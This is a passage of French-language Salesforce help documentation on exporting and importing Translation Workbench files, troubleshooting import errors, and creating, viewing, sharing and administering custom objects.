Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour exporter ou importer des fichiers de traduction

- Gérer la traduction

  ET

  Personnaliser l'application

  ET

  Créer des documents

Un message d'état indique que l'exportation est en cours. Une fois l'exportation terminée, un e-mail est envoyé à l'adresse spécifiée dans votre profil.

4. Localisez le fichier exporté .stf ou .zip.

   Accédez à ***Votre nom*** > **Documents** > **Dossiers de documents** > **Mes documents personnels** > **OK**.

   Tous les fichiers exportés indiquent l'option d'exportation utilisée pour les créer, ainsi que la date et l'heure. Les fichiers individuels se terminent par l'extension .stf. Les fichiers multiples sont regroupés dans des fichiers .zip.

   Si votre zone de documents personnels contient un grand nombre de fichiers, les fichiers exportés sont classés sous les lettres :

   - B : option d'exportation Bilingue, par exemple : `Bilingual_2010-09-23_11:20.zip`.
   - S : correspond à l'option d'exportation Source, par exemple : `Source_fr_FR_2010-09-23_11:20.stf`.
   - U : correspond à l'option d'exportation Non traduit, par exemple : `Untranslated_2010-09-23_11:20.stf`.

5. Enregistrez les fichiers que vos traducteurs ou l'agence de traduction doivent traduire.

   Cliquez sur **Afficher** > **Enregistrer le fichier** > **OK**. Le fichier est enregistré à l'emplacement spécifié par votre navigateur. Par exemple, `C:/Utilisateurs/`*`nom d'utilisateur`*`/Téléchargements`.

CONSULTER ÉGALEMENT :

Importation de fichiers traduits

Activation et désactivation du Système de traduction

## Importation de fichiers traduits

Importez et mettez à jour les traductions des métadonnées de votre organisation, telles que des champs personnalisés, des types de rapport et des valeurs de liste de sélection. Généralement, les fichiers d'origine sont exportés depuis Salesforce, puis envoyés à des traducteurs externes ou à une agence de traduction pour être traduits, avant de vous être renvoyés pour l'importation.

Remarque: Les étiquettes qui sont exportées et laissées inchangées ne sont pas enregistrées en tant que traduction lors de l'importation.

1. Intégrez les fichiers multiples à des fichiers zip ne dépassant pas 5 Mo. Créez plusieurs fichiers .zip selon vos besoins.

   Il n'est pas nécessaire que les fichiers compressés appliquent le même ordre ou regroupement que les fichiers .zip exportés.

   Vous pouvez par exemple commencer avec deux fichiers .zip exportés. Le premier fichier comprend le Français, l'Italien et le Japonais. Le deuxième fichier comprend le Russe, le Chinois simplifié et le Grec. Vous pouvez créer :

   - Un fichier .zip comprenant le Français, le Grec et l'Italien.
   - Un fichier .zip comprenant le Russe et le Japonais.
   - Un fichier .zip comprenant le Chinois simplifié.

2. Dans Configuration, saisissez *`Importer`* dans la case `Recherche rapide`, puis sélectionnez **Importer** sous Système de traduction.
3. Cliquez sur **Parcourir** pour localiser et sélectionner le fichier que vous souhaitez importer.
4. Cliquez sur **Importer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour exporter ou importer des fichiers de traduction

- Gérer la traduction

  ET

  Personnaliser l'application

  ET

  Créer des documents

Une fois l'importation terminée :

- Les étiquettes sont mises à jour avec les traductions.
- Un e-mail de confirmation est envoyé à l'adresse e-mail spécifiée dans votre profil.

5. Assurez-vous que les modifications importées ont été implémentées. Vous pouvez :
   - Vérifier les étiquettes dans votre organisation Salesforce.
   - Vérifier les étiquettes via le Système de traduction.

CONSULTER ÉGALEMENT :

Exportation des fichiers de traduction

Activation et désactivation du Système de traduction

## Erreurs d'exportation et d'importation de fichiers de traduction courantes

Dépannez les problèmes rencontrés lors de l'exportation et de l'importation de fichiers dans le Système de traduction.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Message d'erreur | Signification | Étapes de dépannage |
|---|---|---|
| Le fichier bilingue commence sans ligne d'en-tête de section : {0} | Les lignes d'en-tête du fichier que vous tentez d'importer sont manquantes ou contiennent du texte étranger (tel que des notes commentées). | Exportez de nouveau votre fichier, et assurez-vous que des lignes d'en-tête existent pour toutes les sections et que le texte étranger est commenté ou supprimé des lignes d'en-tête. |
| Clé dupliquée : {0} existe dans le fichier d'importation. Exportez-le de nouveau. | La clé spécifiée existe plusieurs fois dans votre fichier d'importation. Chaque élément traduit doit avoir sa propre clé unique et aucune clé ne doit être dupliquée dans le fichier. | Exportez de nouveau votre fichier et assurez-vous que chaque clé est unique, puis réimportez le fichier. |
| Clé non valide | Durant la traduction, Salesforce génère des clés uniques, ou identifiants, pour chaque objet, valeur de liste ou élément de page que vous traduisez. Si ces noms ou ces clés sont modifiés après l'exportation de votre fichier, Salesforce ne peut pas faire correspondre la clé appropriée avec le nom approprié. | Exportez de nouveau votre fichier et assurez-vous que les clés correspondent à celles du fichier que vous tentez d'importer. |
| Clé : Impossible de résoudre le caractère unique de {0}. Ce problème est dû à une | Le format de l'une des clés de votre colonne Type de rapport personnalisé (CRT) est incorrect. | Exportez de nouveau votre fichier et assurez-vous d'utiliser le format de clé CRT correct. |

| Message d'erreur | Signification | Étapes de dépannage |
|---|---|---|
| modification de notre format de clé de colonne Type de rapport personnalisé. Procédez à une nouvelle exportation, puis utilisez le nouveau format pour ces deux clés. | | |
| La limite maximale de caractères {x} pour la traduction {field type} est dépassée à la ligne : | Le nombre de caractères de chaque type de champ, par exemple une valeur de liste de sélection, est limité. Vos étiquettes traduites pour le type de champ spécifié dans le message d'erreur, sont trop longues. | Modifiez vos étiquettes traduites en vous assurant de respecter la limite de caractères définie pour le type de champ, puis réimportez votre fichier. |
| Aucune donnée à importer | Le fichier que vous tentez d'importer est vide ou ne contient aucune modification de traduction. | Assurez-vous que le fichier importé est correct et qu'il contient des données traduites. |
| Aucun code de langue spécifié dans l'en-tête du fichier | Le fichier que vous tentez d'importer n'a pas de code de langue valide ou l'emplacement du code de langue est incorrect. | Assurez-vous que votre code de langue est valide et qu'il n'est ni manquant ni commenté. |
| Aucun en-tête de section traduit ou non traduit n'a été trouvé dans le fichier bilingue | Des en-têtes de section sont manquants dans le fichier que vous tentez d'importer. | Assurez-vous que votre fichier contient des en-têtes de section, puis réimportez-le. |
| Aucun type de fichier valide spécifié dans l'en-tête du fichier | Le fichier que vous tentez d'importer n'a aucun type d'importation/exportation valide (Source, Non traduit ou Bilingue) spécifié dans son en-tête. Le type de fichier devrait être dans la langue par défaut de votre organisation. | Assurez-vous que le fichier contient un type d'importation/exportation valide dans son en-tête et que l'en-tête n'est pas traduit. |
| Fichier non valide pour l'importation. Sélectionnez un fichier .stf ou .zip pour l'importation. | Vous pouvez importer uniquement des fichiers au format .stf ou des fichiers .zip qui contiennent des fichiers .stf. | Assurez-vous que le format de votre fichier est .stf ou .zip, puis essayez de le réimporter. |
| Certaines clés sont ajoutées avec leur ordre de tri pour rester uniques. Exportez une nouvelle fois votre fichier et assurez-vous que les clés des deux fichiers correspondent. | L'ordre des valeurs de liste de sélection dans votre fichier source ne correspond pas à votre configuration. | Exportez votre fichier source et mappez l'ordre des valeurs de liste de sélection avec votre fichier d'importation, puis réimportez. |
| Nombre de colonnes incorrect à la ligne : {x}. Assurez-vous que vos fichiers contiennent des tabulations (\\t), des sauts de ligne (\\n) et des retours chariot (\\r). | Le fichier que vous importez contient des tabulations, de nouvelles lignes ou des retours à la ligne supplémentaires dans la ligne spécifiée dans le message d'erreur. | Modifiez vos données pour supprimer ou échapper les tabulations, sauts de ligne ou retours chariot supplémentaires, puis assurez-vous que le fichier importé contient le même nombre de colonnes que le fichier exporté. |
| Votre demande d'exportation a échoué. Réessayez ou contactez le support. | Salesforce a rencontré un problème inattendu durant l'exportation de votre fichier. | Contactez le support client de Salesforce. |

| Message d'erreur | Signification | Étapes de dépannage |
|---|---|---|
| Votre demande d'importation a échoué. Réessayez ou contactez le support. | Salesforce a rencontré un problème inattendu durant l'importation de votre fichier. | Contactez le support client de Salesforce. |
| Votre organisation ne dispose pas des autorisations pour la langue {language}. | Le fichier que tentez d'importer est dans une langue que vous n'avez pas ajoutée au Système de traduction. | Ajoutez la langue que vous souhaitez utiliser au Système de traduction, puis réimportez votre fichier. |

CONSULTER ÉGALEMENT :

Exportation des fichiers de traduction

Importation de fichiers traduits

## Meilleures pratiques du système de traduction

Pour rendre le système de traduction plus efficace, suivez les conseils ci-dessous.

- Informez les traducteurs des langues dont ils ont la responsabilité.
- Notifiez tous les traducteurs lorsque de nouveaux composants traduits sont ajoutés à votre organisation.
- Conseillez les utilisateurs lors de la personnalisation de rapports ou de vues des listes pour utiliser les valeurs des critères de filtrage dans leur langue cible. Toutefois, s'ils utilisent l'opérateur `commence par` ou `contient`, conseillez leur de sélectionner la langue des valeurs de critères de filtrage qu'ils ont saisis.
- Lors de la création d'un type de rapport personnalisé qui va être traduit en plusieurs langues via le Système de traduction, nous recommandons de définir vos paramètres de langue sur la langue par défaut de votre organisation. Cela permet d'afficher les termes traduits dans la langue adéquate pour les traducteurs.
- Salesforce considère que toutes les personnalisations sont saisies dans la langue par défaut de l'organisation. Les administrateurs internationaux doivent travailler ensemble dans la langue par défaut de l'organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Optimisation de vos objets, données et champs

## Utilisation d'enregistrements d'objet personnalisé

### Présentation d'un enregistrement d'objet personnalisé

**Important:** Vous affichez peut-être cette page parce que votre administrateur Salesforce n'a pas créé d'aide personnalisée. Pour obtenir plus d'informations sur un objet personnalisé spécifique, demandez à votre administrateur de créer une aide personnalisée sur vos objets personnalisés. L'aide de Salesforce aborde uniquement les objets standard fournis avec l'intégration initiale de Salesforce.

Les enregistrements d'objet personnalisé stockent des informations spécifiques et importantes pour vous et votre organisation. Par exemple, votre organisation peut utiliser un objet personnalisé appelé « Marchandises » pour stocker les données relatives aux marchandises qu'elle distribue. Vous pouvez également utiliser des objets personnalisés pour des applications personnalisées, comme le suivi d'améliorations logicielles dans le cycle de vie d'un développement.

Votre administrateur commence par définir l'objet personnalisé et ses propriétés, comme les champs personnalisés, les relations avec d'autres types de données, les présentations de page et un onglet d'interface utilisateur personnalisée. Une fois l'objet personnalisé créé et déployé sur les utilisateurs, vous pouvez saisir des données pour créer des enregistrements d'objet personnalisé individuels. Si votre administrateur a créé un onglet pour l'objet personnalisé, cet onglet fait apparaître une page d'accueil vous permettant de créer rapidement et de localiser les enregistrements correspondants. Vous pouvez également trier et filtrer vos enregistrements d'objet personnalisé à l'aide de vues de liste standard et personnalisées. En outre, cet onglet vous permet d'afficher et de modifier les informations détaillées de tous les enregistrements d'objet personnalisé auxquels vous avez accès.

Les administrateurs et les utilisateurs autorisés à modifier toutes les données sont habilités à importer des objets personnalisés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Accueil des objets personnalisés

# Accueil des objets personnalisés

**Important:** Vous affichez peut-être cette parce que votre administrateur Salesforce n'a pas créé d'aide personnalisée. Pour obtenir plus d'informations sur un objet personnalisé spécifique, demandez à votre administrateur de créer une aide personnalisée sur vos objets personnalisés. L'aide de Salesforce aborde uniquement les objets standard fournis avec l'intégration initiale de Salesforce.

**Remarque:** Cliquez sur l'onglet d'un objet personnalisé pour ouvrir la page d'accueil correspondante. Le nom de l'onglet d'un objet personnalisé correspond au pluriel de cet objet tel qu'il est défini par votre administrateur.

Utilisez l'onglet d'accueil d'un objet personnalisé pour afficher des enregistrements.

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. Les vues de liste permettent d'afficher une liste des enregistrements correspondant à des critères spécifiques, comme tous les objets personnalisés d'un onglet ou uniquement ceux dont vous êtes responsable. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.
- Si des objets personnalisés sont partagés avec des contacts externes via 100 % Salesforce, choisissez l'une des vues de liste sous **[nom objet personnalisé] des connexions** pour afficher les objets personnalisés que vos partenaires professionnels ont partagés avec vous.
- Dans la section des **éléments récents**, sélectionnez un élément dans la liste déroulante pour afficher la liste des enregistrements d'objet personnalisé les plus proches de ces critères. Dans la liste, vous pouvez cliquer sur le nom de l'un des objets personnalisés pour accéder directement aux détails le concernant. Cliquez alternativement sur les liens **Afficher 25 éléments** et **Afficher 10 éléments** pour changer le nombre d'éléments affichés. Les champs qui s'affichent dépendent de la présentation de recherche de l'« onglet Objet personnalisé » définie par votre administrateur et par vos paramètres de sécurité au niveau du champ (disponible uniquement dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition). Les choix pour les éléments clés sont les suivants :

| Option | Description |
|---|---|
| **Affiché récemment** | Les dix ou vingt-cinq derniers enregistrements d'objet personnalisé affichés, les éléments consultés le plus récemment figurant en premier dans la liste. Cette liste provient des éléments récents et contient les enregistrements dont vous êtes responsable et ceux des autres utilisateurs. |
| **Créé récemment** | Les dix ou vingt-cinq derniers enregistrements d'objet personnalisé créés, les éléments créés le plus récemment figurant en premier dans la liste. Cette liste ne contient que les enregistrements dont vous êtes responsable. |
| **Modifié récemment** | Les dix ou vingt-cinq derniers enregistrements d'objet personnalisé mis à jour, les éléments mis à jour le plus récemment |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet d'un objet personnalisé :
- Lire sur l'objet personnalisé

Pour afficher des enregistrements d'objets personnalisés :
- Lire sur l'objet personnalisé

| Option | Description |
| --- | --- |
| | figurant en premier dans la liste. Cette liste ne contient que les enregistrements dont vous êtes responsable. |

CONSULTER ÉGALEMENT :

Affichage et modification des enregistrements d'objets personnalisés

# Affichage et modification des enregistrements d'objets personnalisés

Important: Vous affichez peut-être cette parce que votre administrateur Salesforce n'a pas créé d'aide personnalisée. Pour obtenir plus d'informations sur un objet personnalisé spécifique, demandez à votre administrateur de créer une aide personnalisée sur vos objets personnalisés. L'aide de Salesforce aborde uniquement les objets standard fournis avec l'intégration initiale de Salesforce.

Remarque: Cliquez sur l'onglet d'un objet personnalisé pour ouvrir la page d'accueil correspondante. Le nom de l'onglet d'un objet personnalisé correspond au pluriel de cet objet tel qu'il est défini par votre administrateur.

**Affichage d'enregistrements d'objets personnalisés**

Lorsque vous avez repéré un enregistrement d'objet personnalisé dans la page d'accueil ou la page de liste Objets personnalisés, cliquez sur son nom pour obtenir des détails.

Si la Salesforce Console est configurée pour inclure les objets personnalisés, sélectionnez-la à partir du menu des applications Force.com pour rechercher, afficher et modifier des enregistrements d'objets personnalisés et leurs éléments associés sur un seul écran.

**Modification d'enregistrements d'objets personnalisés**

Pour mettre à jour les détails des enregistrements d'objets personnalisés, cliquez sur **Modifier**, puis modifiez les champs concernés. Lorsque vous avez terminé, cliquez sur **Enregistrer**. Vous pouvez également cliquer sur **Enregistrer et Nouveau** pour enregistrer l'objet personnalisé actuel et en créer un nouveau. Les champs obligatoires apparaissent en rouge.

Remarque: Vous ne pouvez pas modifier les paramètres `Nom de l'objet` ou `Type de données` si l'objet personnalisé est référencé dans l'Apex.

**Listes associées Objet personnalisé**

La partie inférieure de la page des détails d'enregistrement de l'objet personnalisé affiche des informations sur cet enregistrement, notamment les activités, les notes, les pièces jointes et les autres enregistrements associés. Les listes associées qui s'affichent dépendent de vos paramètres de personnalisation et de ceux définis par votre administrateur pour la présentation des pages ou par vos autorisations d'affichage des données connexes. Vous pouvez cliquer sur des éléments individuels pour afficher des détails supplémentaires. Cliquez sur **plus** au bas de la page ou sur **Afficher plus d'informations** sous une liste associée pour afficher d'autres éléments. Cliquez sur **Nouveau** pour ajouter directement de nouveaux éléments.

Conseil: Pour faciliter l'affichage des détails d'enregistrements et des listes associées pour les utilisateurs, activez Détails de survol dans le panneau Interface utilisateur de la Configuration.

**Impression d'enregistrements d'objets personnalisés**

Dans la page de détail d'un objet personnalisé, cliquez sur **Vue imprimable** pour imprimer l'enregistrement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des enregistrements d'objets personnalisés :

- Lire sur l'objet personnalisé

Pour modifier des enregistrements objets personnalisés :

- Autorisation de modification sur l'objet personnalisé

Pour revenir à la dernière page de liste affichée, cliquez sur **Retour à la liste** en haut de toute page de détail d'enregistrement d'objet personnalisé. Si votre organisation a activé l'option de réduction des sections de page, utilisez les icônes représentant des flèches près des en-têtes de section pour développer ou réduire chaque section de la page des détails.

## Partage d'enregistrements d'objet personnalisé

**Important:** Vous affichez peut-être cette parce que votre administrateur Salesforce n'a pas créé d'aide personnalisée. Pour obtenir plus d'informations sur un objet personnalisé spécifique, demandez à votre administrateur de créer une aide personnalisée sur vos objets personnalisés. L'aide de Salesforce aborde uniquement les objets standard fournis avec l'intégration initiale de Salesforce.

L'administrateur définit le modèle de partage par défaut pour l'ensemble de l'organisation. Vous pouvez modifier ce modèle pour étendre le partage à d'autres utilisateurs que ceux définis par défaut. Par contre, vous ne pouvez pas restreindre les possibilités de partage par rapport au modèle par défaut.

Pour afficher et gérer les détails du partage, cliquez sur **Partage** dans la page de détail de l'enregistrement d'objet personnalisé. Cette page répertorie les utilisateurs, les groupes, les rôles et les territoires qui disposent d'un accès partagé à l'enregistrement. Dans cette page, vous pouvez :

- Accorder l'accès à l'enregistrement à d'autres utilisateurs, groupes, rôles ou territoires

  **Remarque:** Vous ne pouvez pas partager un enregistrement d'objet personnalisé avec un autre utilisateur, sauf si ce dernier dispose d'une autorisation de lecture sur cet objet.

- Afficher tous les utilisateurs qui ont accès à l'enregistrement
- Modifier ou supprimer le niveau d'accès de l'enregistrement

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher un enregistrement d'objet personnalisé :

- Lire sur l'objet personnalisé

# Utilisation de listes associées personnalisées

**Important:** Vous affichez peut-être cette parce que votre administrateur Salesforce n'a pas créé d'aide personnalisée. Pour obtenir plus d'informations sur un objet personnalisé spécifique, demandez à votre administrateur de créer une aide personnalisée sur vos objets personnalisés. L'aide de Salesforce aborde uniquement les objets standard fournis avec l'intégration initiale de Salesforce.

Les listes associées à l'objet personnalisé apparaissent dans la partie inférieure de la page des détails d'un autre enregistrement. Elles contiennent les enregistrements d'objet personnalisé associés à cet enregistrement.

À partir de la liste associée à un objet personnalisé, vous pouvez :

- Cliquer sur le nom de l'enregistrement d'objet personnalisé pour afficher les renseignements détaillés correspondants.
- Cliquer sur **Modifier** ou sur **Suppr** pour modifier ou supprimer l'objet personnalisé.
- Cliquer sur **Nouveau** pour créer un enregistrement d'objet personnalisé associé à l'enregistrement que vous visualisez.

CONSULTER ÉGALEMENT :

Présentation d'un enregistrement d'objet personnalisé

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des listes associées aux enregistrements d'objet personnalisé :

- Lire sur l'objet personnalisé

  ET

  Lire sur l'enregistrement associé

Pour modifier des enregistrements objets personnalisés :

- Autorisation de modification sur l'objet personnalisé

Pour créer des enregistrements d'objet personnalisé :

- Autorisation de création sur l'objet personnalisé

Pour supprimer des enregistrements d'objet personnalisé :

- Autorisation de suppression sur l'objet personnalisé

## Affichage des listes d'objets personnalisés

**Important:** Vous affichez peut-être cette parce que votre administrateur Salesforce n'a pas créé d'aide personnalisée. Pour obtenir plus d'informations sur un objet personnalisé spécifique, demandez à votre administrateur de créer une aide personnalisée sur vos objets personnalisés. L'aide de Salesforce aborde uniquement les objets standard fournis avec l'intégration initiale de Salesforce.

La page de la liste des objets personnalisés contient la liste des enregistrements d'objet personnalisé de la vue actuelle. Une vue de liste contient les enregistrements d'objet personnalisé d'un type exclusivement. Vous ne pouvez pas afficher plusieurs types d'objet personnalisé dans une seule vue de liste.

- Pour afficher les détails concernant un enregistrement d'objet personnalisé, cliquez sur le nom de l'objet. Cliquez sur **Modifier** ou sur **Suppr** en regard d'un nom d'enregistrement d'objet personnalisé pour modifier ou supprimer cet enregistrement.
- Pour devenir le responsable d'enregistrements d'objet personnalisé d'une file d'attente, affichez la vue de liste de la file d'attente, cochez les cases correspondant aux enregistrements souhaités, puis cliquez sur **Accepter**.
- Pour transférer la responsabilité de plusieurs enregistrements à la fois, cochez les cases correspondant aux enregistrements d'objet personnalisé souhaités et cliquez sur **Modifier le responsable**. Indiquez le nouveau responsable de l'enregistrement. Si vous le souhaitez, sélectionnez `Envoyer une notification par e-mail` pour lui envoyer un e-mail, puis cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation d'un enregistrement d'objet personnalisé

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des listes d'objets personnalisés :
- Lire sur l'objet personnalisé

Pour créer des enregistrements d'objet personnalisé :
- Autorisation de création sur l'objet personnalisé

# Administration d'objets personnalisés

## Objets personnalisés

Stockez les informations spécifiques à votre organisation. Déterminez si vos objets personnalisés peuvent faire l'objet de recherches, prennent en charge le partage, ou comprennent l'accès à l'API de transfert en masse et à l'API Streaming.

Chaque objet personnalisé est classé dans les *objets Enterprise Application* ou les *objets Light Application*. La différence entre ces deux catégories est que les objets Light Application ne prennent en pas en charge le partage, l'accès à l'API de transfert en masse et l'accès à l'API Streaming.

Pour surveiller l'utilisation de chaque catégorie par votre organisation, créez un type de rapport personnalisé avec un objet principal Licences utilisateur et un objet enfant Métriques d'utilisation d'objets personnalisés par licence utilisateur.

Par défaut, tous les objets personnalisés sont des objets Enterprise Application. Pour définir votre objet personnalisé en tant qu'objet Light Application, désactivez `Autoriser le partage`, `Autoriser l'accès à l'API de transfert en masse` et `Autoriser l'accès à l'API Streaming` dans la page de détail de l'objet.

Après avoir configuré un objet personnalisé, vous pouvez :

- Créer des champs personnalisés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Associer l'objet personnalisé à d'autres enregistrements et afficher les données de cet objet dans des listes associées personnalisées.
- Concevoir des présentations de page.
- Personnaliser les résultats de recherche et les champs d'objet personnalisé qui s'y affichent.
- Créer un onglet personnalisé pour l'objet personnalisé.

  Remarque: Pour permettre aux utilisateurs d'effectuer des recherches dans les enregistrements d'un objet personnalisé, créez un onglet personnalisé défini sur `Valeur par défaut activée` ou `Valeur par défaut désactivée`. La création d'un onglet personnalisé active le paramètre **Autoriser la recherche** de l'objet personnalisé.
- Créer des rapports et des tableaux de bord pour analyser les données d'objet personnalisé.
- Partager des objets personnalisés, des onglets personnalisés, des applications personnalisées et des composants associés à d'autres utilisateurs Salesforce dans Force.com AppExchange.
- Importer des enregistrements d'objet personnalisé.

CONSULTER ÉGALEMENT :

Suivi de l'utilisation d'objets personnalisés par type de licence utilisateur dans votre organisation

## Gestion des objets personnalisés

Créez, personnalisez, modifiez, supprimez ou tronquez des objets personnalisés pour élargir les fonctionnalités des objets standard, notamment celles fournies par les comptes et les contacts.

Remarque: Votre administrateur peut avoir créé un onglet sans aucune aide. Si vous avez besoin de précisions pour comprendre le fonctionnement d'un onglet pour un objet personnalisé, contactez votre administrateur.

Vos paramètres de gestion des objets répertorient les objets personnalisés qui sont définis pour votre organisation. Avec cette liste, vous pouvez :

- Définir un objet personnalisé.
- Afficher des informations détaillées sur un objet personnalisé.

  Les fonctionnalités facultatives que vous pouvez personnaliser permettent d'activer la recherche et les rapports, de suivre l'activité et d'historique des champs, et de mettre à disposition des objets pour le Portail client Salesforce.
- Pour mettre à jour la définition d'objet personnalisé, cliquez sur **Modifier**, puis procédez à la mise à jour des champs.

  Remarque: Les champs `Autoriser les rapports`, `Autoriser les activités` et and `Autoriser la recherche` ne sont pas verrouillés dans Géré-Publié et peuvent être modifiés par le développeur dans les versions ultérieures d'un package géré.
- Pour supprimer un objet personnalisé, cliquez sur **Suppr**.
- Pour tronquer un objet personnalisé, cliquez sur **Tronquer**.
- Pour afficher les objets personnalisés supprimés, cliquez sur le lien **Objets supprimés**. Le nombre total d'objets personnalisés supprimés pour votre organisation est indiqué entre parenthèses.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les packages gérés ne sont pas disponibles dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour créer et modifier des objets personnalisés :
- Personnaliser l'application

La page de détail de l'objet personnalisé fournit des informations sur divers caractéristiques de l'objet, qui comprennent les champs standard, les champs personnalisés, le suivi de l'historique des champs, les relations, les liens personnalisés, les présentations de recherche, les présentations de page et les limites des objets. Vous pouvez:

- Cliquez sur les éléments individuels pour afficher des détails supplémentaires.
- Pour supprimer un champ personnalisé, cliquez sur **Suppr** en regard de son nom dans la section Champs personnalisés et relations.
- Cliquez sur **Plus** en bas de la page ou sur **Afficher plus d'informations** sous une liste associée pour afficher d'autres éléments.
- Cliquez sur **Nouveau** pour ajouter directement de nouveaux éléments.

Remarque: Les pourcentages des limitations d'objet sont tronqués, pas arrondis. Par exemple, si votre organisation utilise 95,55 % de la limitation d'une personnalisation particulière, la limitation de l'objet indique 95 %.

CONSULTER ÉGALEMENT :

Consignes relatives à l'accélération des recherches

Objets personnalisés

Modification d'objets personnalisés

Recherche des paramètres de gestion d'objet

## Statut de déploiement des objets personnalisés et des objets externes

Pendant le développement d'un objet personnalisé ou d'un objet externe, vous pouvez empêcher les utilisateurs d'afficher et d'interagir avec l'objet. Les utilisateurs risquent de ne pas apprécier les modifications apportées à la présentation ou de perdre des données lorsque vous supprimez des champs personnalisés, contrôlez la visibilité du nouvel objet pendant toute la durée de l'opération.

Dans la définition de l'objet personnalisé, utilisez le paramètre `Statut du déploiement` pour contrôler l'affichage et l'utilisation ou non par les utilisateurs de l'objet personnalisé et de ses onglets, listes et rapports associés.

- Lors de la création de votre objet externe ou objet personnalisé, sélectionnez le `Statut de déploiement` « En cours de développement ». L'objet est ainsi masqué des utilisateurs pendant la conception et le test. Seuls les utilisateurs qui disposent de l'autorisation « Personnaliser l'application » peuvent afficher l'onglet de l'objet, les résultats de recherche, les listes associées et les types de données de rapport.
- Sélectionnez le `Statut de déploiement` « Déployé » pour autoriser l'utilisation de l'objet, et de l'onglet personnalisé, des listes et des rapports associés.
- Si vous apportez des améliorations après le déploiement d'un objet personnalisé ou d'un objet externe, vous pouvez rétablir le `Statut de déploiement` « En cours de développement ».

**Remarque:** Le `Statut de déploiement` d'un type de rapport personnalisé change de `Déployé` à `En cours de développement` si son objet principal est un objet personnalisé ou externe dont le `Statut de déploiement` change de la même façon.

CONSULTER ÉGALEMENT :

Consignes relatives à l'accélération des recherches

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour déployer des objets personnalisés et des objets externes :

- Personnaliser l'application

## Définition d'un objet personnalisé

Suivez et stockez les données spécifiques à votre organisation. Suivez les différentes étapes, selon l'expérience Salesforce que vous utilisez.

Définition d'un objet personnalisé dans Lightning Experience

Suivez et stockez les données spécifiques à votre organisation. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Définition d'un objet personnalisé dans Salesforce Classic

Suivez et stockez les données uniques de votre organisation.

Champs de la définition d'objets personnalisés

Lorsque vous créez un objet personnalisé, plusieurs champs sont nécessaires pour définir l'accès à l'objet.

Considérations relatives à la création d'objets personnalisés

Avant de créer un objet personnalisé, notez les considérations ci-dessous.

CONSULTER ÉGALEMENT :

Consignes relatives à l'accélération des recherches

Présentation des relations d'objets

Définition d'une aide au niveau des objets

## Définition d'un objet personnalisé dans Lightning Experience

Suivez et stockez les données spécifiques à votre organisation. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. En haut à droite de n'importe quelle page de la Configuration, cliquez sur **Créer** > **Objet personnalisé**.
2. Renseignez les champs de votre objet personnalisé.
3. Enregistrez le nouvel objet.

CONSULTER ÉGALEMENT :

Champs de la définition d'objets personnalisés

Considérations relatives à la création d'objets personnalisés

Définition d'un objet personnalisé

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

